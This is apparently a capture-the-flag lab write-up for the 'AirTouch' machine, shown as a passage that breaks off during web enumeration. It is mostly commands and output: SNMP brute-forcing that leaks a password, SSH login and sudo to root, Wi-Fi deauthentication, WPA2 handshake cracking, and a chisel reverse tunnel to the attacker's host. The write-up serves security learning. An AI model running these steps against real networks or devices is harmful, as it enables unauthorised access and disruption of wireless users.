Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ nmap -sC -sV -Pn 10.129.244.98 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 15:29 +0000
Nmap scan report for 10.129.244.98
Host is up (0.53s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.37 seconds
From the tcp scan, nothing interesting here.
I would continue to check the udp scan
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ udpx -t 10.129.244.98

        __  ______  ____ _  __
       / / / / __ \/ __ \ |/ /
      / / / / / / / /_/ /   /
     / /_/ / /_/ / ____/   |
     \____/_____/_/   /_/|_|
         v1.0.7, by @nullt3r

2026/04/23 15:32:15 [+] Starting UDP scan on 1 target(s)
2026/04/23 15:32:31 [*] 10.129.244.98:161 (snmp)
2026/04/23 15:32:45 [+] Scan completed
SNMP - UDP 161
I would like use onesixtyoneto help us gather the information.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/snmp.txt 10.129.244.98
Scanning 1 hosts, 3219 communities
10.129.244.98 [public] "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
10.129.244.98 [public] "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
That seems like a valid credit, maybe just ssh credit consultant:RxBlZhLmOkacNWScmZ6D
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/AirTouch]
└─$ ssh consultant@10.129.244.98
consultant@AirTouch-Consultant:~$ whoami
consultant
consultant@AirTouch-Consultant:~$ id
uid=1000(consultant) gid=1000(consultant) groups=1000(consultant)
By checking the sudo -l, we can get the shell as root
consultant@AirTouch-Consultant:~$ sudo -l
Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
consultant@AirTouch-Consultant:~$ sudo su
root@AirTouch-Consultant:/home/consultant# whoami
root
Also we can find 2 photos from the home directory of consultant
root@AirTouch-Consultant:/home/consultant# ls -al
total 888
drwxr-xr-x 1 consultant consultant   4096 Apr 23 05:53 .
drwxr-xr-x 1 root       root         4096 Jan 13 14:55 ..
lrwxrwxrwx 1 consultant consultant      9 Mar 27  2024 .bash_history -> /dev/null
-rw-r--r-- 1 consultant consultant    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 consultant consultant   3771 Feb 25  2020 .bashrc
drwx------ 2 consultant consultant   4096 Apr 23 05:53 .cache
-rw-r--r-- 1 consultant consultant    807 Feb 25  2020 .profile
-rw-r--r-- 1 consultant consultant 131841 Mar 27  2024 diagram-net.png
-rw-r--r-- 1 consultant consultant 743523 Mar 27  2024 photo_2023-03-01_22-04-52.png

 This also indicates that SSH (
TCP 22) and SNMP (UDP 161) are being forwarded to the advisor's laptop through the same port.
From the home directory of root, we can find a tool eaphammer
root@AirTouch-Consultant:~# ls -al
total 28
drwx------  1 root root 4096 Jan 13 14:55 .
drwxr-xr-x  1 root root 4096 Apr 23 05:23 ..
lrwxrwxrwx  1 root root    9 Mar 27  2024 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Mar 27  2024 .cache
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root  259 Mar 27  2024 .wget-hsts
drwxr-xr-x 21 root root 4096 Mar 27  2024 eaphammer
eaphammer is a tool for launching targeted malicious attacks against WPA2-Enterprise networks.
ip addrshows 9 interfaces:
root@AirTouch-Consultant:~/eaphammer# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether ca:a2:fe:9b:51:ca brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
8: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
9: wlan2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
10: wlan3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
11: wlan4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
12: wlan5: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:05:00 brd ff:ff:ff:ff:ff:ff
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff
The IP address of eth0 is 172.20.1.2/24, which matches the IP address of the consultant's laptop in the diagram.
All seven wireless ports are disabled. I will turn on one of the wireless ports and scan for visible access points:
root@AirTouch-Consultant:~/eaphammer# ip link set wlan0 up
root@AirTouch-Consultant:~/eaphammer# iwlist wlan0 scan
--snip--
Cell 07 - Address: AC:8B:A9:F3:A1:13
                    Channel:44
                    Frequency:5.22 GHz (Channel 44)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"AirTouch-Office"
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
                              36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0006501a71829b69
                    Extra: Last beacon: 84ms ago
                    IE: Unknown: 000F416972546F7563682D4F6666696365
                    IE: Unknown: 01088C129824B048606C
                    IE: Unknown: 03012C
                    IE: Unknown: 070A45532024041795060D00
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : 802.1x
                    IE: Unknown: 3B027300
                    IE: Unknown: 7F080400400200000040
                    IE: Unknown: DD180050F2020101010003A4000027F7000043FF5E0067FF2F00
It found 7, I will use grep to help us get more clear information
root@AirTouch-Consultant:~/eaphammer# iwlist wlan0 scan | grep -e ESSID -e Frequency -e Address
          Cell 01 - Address: 96:97:2C:79:92:F7
                    Frequency:2.412 GHz (Channel 1)
                    ESSID:"vodafoneFB6N"
          Cell 02 - Address: 62:6C:69:72:29:53
                    Frequency:2.422 GHz (Channel 3)
                    ESSID:"MOVISTAR_FG68"
          Cell 03 - Address: F0:9F:C2:A3:F1:A7
                    Frequency:2.437 GHz (Channel 6)
                    ESSID:"AirTouch-Internet"
          Cell 04 - Address: D6:0E:16:E4:A7:1B
                    Frequency:2.437 GHz (Channel 6)
                    ESSID:"WIFI-JOHN"
          Cell 05 - Address: FE:4D:BD:A7:6D:D3
                    Frequency:2.452 GHz (Channel 9)
                    ESSID:"MiFibra-24-D4VY"
          Cell 06 - Address: AC:8B:A9:AA:3F:D2
                    Frequency:5.22 GHz (Channel 44)
                    ESSID:"AirTouch-Office"
          Cell 07 - Address: AC:8B:A9:F3:A1:13
                    Frequency:5.22 GHz (Channel 44)
                    ESSID:"AirTouch-Office"
4 is AirTouch-Internet, and 6 and 7 are AirTouch-Office APs.
I will use airmon-ng to put the wlan0 interface into listening mode:
root@AirTouch-Consultant:~/eaphammer# airmon-ng start wlan0
Your kernel has module support but you don't have modprobe installed.
It is highly recommended to install modprobe (typically from kmod).
Your kernel has module support but you don't have modinfo installed.
It is highly recommended to install modinfo (typically from kmod).
Warning: driver detection without modinfo may yield inaccurate results.


PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4    wlan4           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5    wlan5           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy6    wlan6           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
This allows the interface to passively listen for all wireless traffic on nearby channels, not just traffic destined for this host.
I will run airodump-ng wlan0mon --band abg to begin capturing traffic. By default, it only captures traffic in the 2.4 GHz band. The --band abg parameter instructs it to capture traffic in the 802.11a (5 GHz), 802.11b (2.4 GHz), and 802.11g (2.4 GHz) bands.
CH 12 ][ Elapsed: 1 min ][ 2026-04-23 06:11

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:F3:A1:13  -28       19        0    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 AC:8B:A9:AA:3F:D2  -28       19        1    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 F0:9F:C2:A3:F1:A7  -28       13        0    0   6   54        CCMP   PSK  AirTouch-Internet
 D6:0E:16:E4:A7:1B  -28       13        0    0   6   54        CCMP   PSK  WIFI-JOHN
 FE:4D:BD:A7:6D:D3  -28       13        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
 62:6C:69:72:29:53  -28       25        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
 96:97:2C:79:92:F7  -28      633        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   28:6C:07:12:EE:F3  -29    0 - 6      0        6         AirTouch-Office
 (not associated)   28:6C:07:12:EE:A1  -29    0 - 6      0        4         AirTouch-Office
 AC:8B:A9:AA:3F:D2  C8:8A:9A:6F:F9:D2  -29    0 - 1e     0       10         AccessLink,AirTouch-Office
We can crack the AirTouch-Internet device – this AP is visible, broadcasting on channel 6, using WPA2-CCMP PSK encryption, and has an active client (28:6C:07:12:EE:F3). The attack method is simple: disconnect the client's authentication, capture its WPA2 four-way handshake packets when it reconnects, and then crack the PSK offline. This allows us to access the tablet's VLAN.
I will run airodump-ng wlan0mon --channel 6 --bssid F0:9F:C2:A3:F1:A7 -w /tmp/airtouch_capture to enter packet collection mode.
root@AirTouch-Consultant:/home/consultant# aireplay-ng --deauth 10 -a F0:9F:C2:A3:F1:A7 -c 02:00:00:00:02:00 wlan0mon
07:27:49  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
07:27:49  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:49  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:50  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:51  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:51  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:52  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:52  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:53  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:53  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
07:27:54  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 0| 0 ACKs]
root@AirTouch-Consultant:/home/consultant# aireplay-ng --deauth 10 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan0mon
07:28:00  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
07:28:00  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:01  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:01  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:02  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:02  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:03  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:03  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:04  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:04  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
07:28:05  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
There are many related files under /tmp, we need to download them to our local machine to crack them
root@AirTouch-Consultant:/tmp# ls -al
total 17740
drwxrwxrwt 1 root root    4096 Apr 23 06:57 .
drwxr-xr-x 1 root root    4096 Apr 23 05:23 ..
-rw-r--r-- 1 root root     126 Apr 23 06:18 airtouch-internet.conf
-rw-r--r-- 1 root root   68172 Apr 23 06:59 airtouch_capture-01.cap
-rw-r--r-- 1 root root     714 Apr 23 06:59 airtouch_capture-01.csv
-rw-r--r-- 1 root root     597 Apr 23 06:59 airtouch_capture-01.kismet.csv
-rw-r--r-- 1 root root    5312 Apr 23 06:59 airtouch_capture-01.kismet.netxml
-rw-r--r-- 1 root root  307200 Apr 23 06:59 airtouch_capture-01.log.csv
Then use aircrack-ngto crack that
aircrack-ng -w /usr/share/wordlist/rockyou.txt  ./airtouch_capture-01.cap
Reading packets, please wait...
Opening ./airtouch_capture-01.cap
Read 1349 packets.

   #  BSSID              ESSID                     Encryption

   1  F0:9F:C2:A3:F1:A7  AirTouch-Internet         WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening ./airtouch_capture-01.cap
Read 1349 packets.


                               Aircrack-ng 1.7

      [00:01:05] 22520/14344392 keys tested (349.57 k/s)

      Time left: 11 hours, 22 minutes, 49 seconds                0.16%

                           KEY FOUND! [ challenge ]


      Master Key     : D1 FF 70 2D CB 11 82 EE C9 E1 89 E1 69 35 55 A0
                       07 DC 1B 21 BE 35 8E 02 B8 75 74 49 7D CF 01 7E

      Transient Key  : 7E 40 CE CD B2 2B D4 64 F7 96 60 2E CB 3C D8 67
                       FB 60 F6 18 99 ED 52 C2 85 EB 2A 07 27 8E 99 0F
                       2A FE 93 CF 00 3E E3 4E 0B 5C 92 72 23 65 92 49
                       A2 65 84 3A 44 EC D1 CE C5 1D 88 87 95 FE 70 C2

      EAPOL HMAC     : 48 C1 87 8A 47 7B 3B 81 0F 22 52 7F 66 47 7B 20
The password for AirTouch-Internet is "challenge".
With the password and wireless interface information, I will connect to wpa_passphrase-Internet. wpa_passphrase will create the configuration:
root@AirTouch-Consultant:~/eaphammer# wpa_passphrase AirTouch-Internet 'challenge' > /tmp/airtouch-internet.conf
root@AirTouch-Consultant:~/eaphammer# cat /tmp/airtouch-internet.conf
network={
        ssid="AirTouch-Internet"
        #psk="challenge"
        psk=d1ff702dcb1182eec9e189e1693555a007dc1b21be358e02b87574497dcf017e
}
Then wpa_supplicant will connect:
root@AirTouch-Consultant:~/eaphammer# wpa_supplicant -B -i wlan2 -c /tmp/airtouch-internet.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
root@AirTouch-Consultant:~/eaphammer# ip addr show wlan2
9: wlan2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::ff:fe00:200/64 scope link
       valid_lft forever preferred_lft forever
We can use wlan2 because it's relatively clean, and I haven't made any changes to it yet. This opens the network interface, but it hasn't been assigned an IP address yet.
dhclient will kick-off the DHCP process to get one:
root@AirTouch-Consultant:~/eaphammer# dhclient -v wlan2
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan2/02:00:00:00:02:00
Sending on   LPF/wlan2/02:00:00:00:02:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan2 to 255.255.255.255 port 67 interval 3 (xid=0x1f9ba148)
DHCPDISCOVER on wlan2 to 255.255.255.255 port 67 interval 3 (xid=0x1f9ba148)
DHCPOFFER of 192.168.3.84 from 192.168.3.1
DHCPREQUEST for 192.168.3.84 on wlan2 to 255.255.255.255 port 67 (xid=0x48a19b1f)
DHCPACK of 192.168.3.84 from 192.168.3.1 (xid=0x1f9ba148)
bound to 192.168.3.84 -- renewal in 43192 seconds.
root@AirTouch-Consultant:~/eaphammer# ip addr show wlan2
9: wlan2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.84/24 brd 192.168.3.255 scope global dynamic wlan2
       valid_lft 86396sec preferred_lft 86396sec
    inet6 fe80::ff:fe00:200/64 scope link
       valid_lft forever preferred_lft forever
Shell as www-data@AirTouch-AP-PSK
The consultant's laptop doesn't have ping installed, but it does have nmap. I will scan the entire Class C network using the default top-level ports:
root@AirTouch-Consultant:~/eaphammer# nmap 192.168.3.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-23 06:22 UTC
Nmap scan report for 192.168.3.1                                                 Host is up (0.000038s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: F0:9F:C2:A3:F1:A7 (Ubiquiti Networks)

Nmap scan report for 192.168.3.84
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 26.27 seconds
I will establish a tunnel to this machine by reconnecting via chisel.
# target machine
root@AirTouch-Consultant:/tmp# ./chisel client 10.10.14.16:8080 R:9090:192.168.3.1:80                                                            2026/04/23 06:44:23 client: Connecting to ws://10.10.14.16:8080                                                                                                 2026/04/23 06:44:28 client: Connected (Latency 630.154369ms)

# Local machine
┌──(wither㉿localhost)-[/opt/chisel]
└─$ chisel server -p 8080 --reverse
2026/04/23 16:22:59 server: session#8: tun: proxy#R:9090=>192.168.3.1:80: Listening
Now you can visit the service
 I have tried the credit of consultant, but it not worked here.
Now I will try to fuzz the valid web contents here
┌──(wither㉿localhost)-[/opt/chisel]
└─$ ffuf -u http://127.0.0.1:9090/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1:9090/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 3635ms]
.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 4737ms]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 5447ms]
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5449ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 367ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1216ms]
uploads                 [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 1380ms]
:: Progress: [4614/4614] :: Job [1/1] :: 72 req/sec :: Duration: [0:01:11] :: Errors: 0 ::
/uploads is interesting. A 301 redirect to /uploads/ is normal behavior for a directory, but accessing a path ending with a forward slash returns a 403 Forbidden error—directory listing is disabled. If I knew the filenames, I might still be able to access the files within them.
I have recovered the WPA2 encrypted pre-shared key (PSK) from previous packet captures. I can use it to view network traffic in Wireshark.
